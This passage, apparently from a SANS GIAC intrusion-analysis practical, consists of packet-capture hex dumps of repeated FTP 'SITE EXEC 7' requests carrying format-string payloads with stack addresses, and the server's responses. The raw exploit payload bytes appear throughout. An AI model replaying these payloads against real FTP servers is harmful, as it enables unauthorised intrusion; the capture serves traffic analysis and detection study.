TCP Options (3) => NOP NOP TS: 237392085 29673528
53 49 54 45 20 45 58 45 43 20 37 20 82 DE FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.330241 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1703 IpLen:20 DgmLen:698 DF
***AP*** Seq: 0xEBCDD46B  Ack: 0xCF78969D  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673537 237392085
32 30 30 2D 37 20 82 DE FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 08 08 0D 0A                             x|....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.402018 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16743 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78969D  Ack: 0xEBCDD6F1  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392095 29673537

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.403786 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1704 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDD6F1  Ack: 0xCF78969D  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673543 237392095
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
82 DE FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  ....%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.471966 207.35.251.172:2243 -> 192.168.1.102:21
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
TCP TTL:48 TOS:0x0 ID:16744 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78969D  Ack: 0xEBCDD8F6  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392102 29673543

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.485183 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16745 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78969D  Ack: 0xEBCDD8F6  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392102 29673543
53 49 54 45 20 45 58 45 43 20 37 20 3C DE FF FF  SITE EXEC 7 <...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.502141 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1705 IpLen:20 DgmLen:759 DF
***AP*** Seq: 0xEBCDD8F6  Ack: 0xCF78989C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673551 237392102
32 30 30 2D 37 20 3C DE FF BF 2D 32 2D 32 30 30  200-7 <...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C  ______________%|
78 7C 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  x|______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 0D 0A                                         s..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.591702 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16747 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78989C  Ack: 0xEBCDDBB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392114 29673551

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.593506 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1706 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDDBB9  Ack: 0xCF78989C  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673560 237392114
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
3C DE FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  <...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.661670 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16748 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF78989C  Ack: 0xEBCDDDBE  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392121 29673560

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.675160 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16749 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF78989C  Ack: 0xEBCDDDBE  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237392121 29673560
53 49 54 45 20 45 58 45 43 20 37 20 F0 B3 FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:56.688990 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1707 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDDDBE  Ack: 0xCF789A9B  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673570 237392121
32 30 30 2D 37 20 F0 B3 FF BF 2D 32 2D 32 30 30  200-7 ....-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
